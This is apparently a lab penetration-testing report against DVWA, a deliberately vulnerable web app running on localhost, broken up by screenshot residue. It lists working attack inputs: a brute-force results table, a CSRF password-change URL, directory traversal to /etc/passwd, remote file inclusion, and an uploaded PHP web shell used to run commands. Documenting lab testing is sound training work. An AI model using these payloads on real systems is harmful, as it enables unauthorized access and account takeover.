PENETRATION TESTING PROJECT

DAMN VULNERABLE WEB APPLICATION


A cybersecurity project showcasing DVWA vulnerability testing in a controlled lab environment. This project includes practical testing of common web application vulnerabilities such as Brute Force, Command Injection, CSRF, File Inclusion, File Upload, SQL Injection, and XSS. Each module presents the tested payloads, evidence screenshots, observed results, and concise findings to demonstrate the impact of insecure web application design and the importance of proper security controls.


Brute Force


Burp Suite Intruder Cluster Bomb was performed on the login request. The username and password parameters were selected as payload positions, and the valid result was identified from the different response length

PERFORMED STEPS

- Captured the DVWA login request in Burp Suite.
- Selected username and password as payload positions.
- Used Cluster Bomb to test both payload lists together.
- Checked status code and response length to identify the successful login.







Attack Save

2. Intruder attack of http://localhost:8081

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length
1	admin	admin	302	0			342
3	12345	admin	302	1			342
5	password	password	302	1			342
6	12345	password	302	3			342
8	password	12345	302	1			342
0			302	156			343
2	password	admin	302	23			343
4	admin	password	302	25			343


User Name : admin Password : password


Command Injection

Command injection was tested through the Ping a device input field. Different command separators were used in Low, Medium, and High security levels to execute extra system commands.

PERFORMED STEPS

- Entered payloads in the ping input field.
- Low security allowed direct command chaining with semicolon.





Cross-Site Request Forgery


The password change function was tested using a crafted URL request while the user session was active. After execution, the old password no longer worked.


Performed Steps

- Created a password change request URL.
- Confirmed that the password was changed.

Commands

http://localhost:8081/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change#





File Inclusion


File inclusion was tested through the page parameter. Local file inclusion, remote file inclusion, medium bypass, and high security file:// bypass were demonstrated.


Performed Steps


- Loaded the normal page using page=file1.php.
- Used directory traversal to read /etc/passwd.
- Tested remote URL inclusion.

Commands

- **http://localhost:8081/vulnerabilities/fi/?page=../../../../../../../../../../../../../../../etc/passwd**
- **http://localhost:8081/vulnerabilities/fi/?page=http://google.com**


Vulnerability: File Inclusi
localhost:8081/vulnerabilities/fi/?page=file1.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hackin...
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Vulnerability: File Inclusion
File 1
Hello admin
Your IP address is: 172.17.0.1
[back]
More info
https://en.wikipedia.org/wiki/Remote_File_Inclusion
https://www.owasp.org/index.php/Top_10_2007-A3


Vulnerability: File Inclusi
localhost:8081/vulnerabilities/fi/?page=../../../../../../../../../../../../../etc/passwd
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hackin...
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload


localhost:8081/vulnerabilities/fi/?page=http://google.com
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hackin...
Instructions
Setup / Reset DB
Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *D
localhost:8081/vulnerabilities/view_source.php?id=fi&security=low
File Inclusion Source
vulnerabilities/fi/source/low.php
<?php
// The page we wish to display
$file = $_GET['page'];
?>
Compare All Levels

File Upload


A PHP shell file was uploaded through the image upload option and then accessed from the browser to execute commands using the cmd parameter

Performed Steps

- Created shell.php with a command execution parameter.
- Uploaded the file through DVWA File Upload.
- Opened the uploaded file from the browser.
- Executed pwd and ls commands through the URL

Commands

- http://localhost:8081/vulnerabilities/upload/
- http://localhost:8081/hackable/uploads/info.php



http://localhost:8081/hackable/uploads/info.php

ali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB

PHP Version 7.0.30-0+deb9u1

System	Linux a5064100b65e 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (2026-02-25) x86_64
Build Date	Jun 14 2018 13:50:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/15-xml.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-dom.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-pdo_pgsql.ini, /etc/php/7.0/apache2/conf.d/20-pgsql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-simplexml.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini, /etc/php/7.0/apache2/conf.d/20-wddx.ini, /etc/php/7.0/apache2/conf.d/20-xmlreader.ini, /etc/php/7.0/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.0/apache2/conf.d/20-xsl.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled


SQL Injection


SQL injection was tested through the user ID input field. UNION-based payloads were used to show databases, tables, columns, and user password hashes.

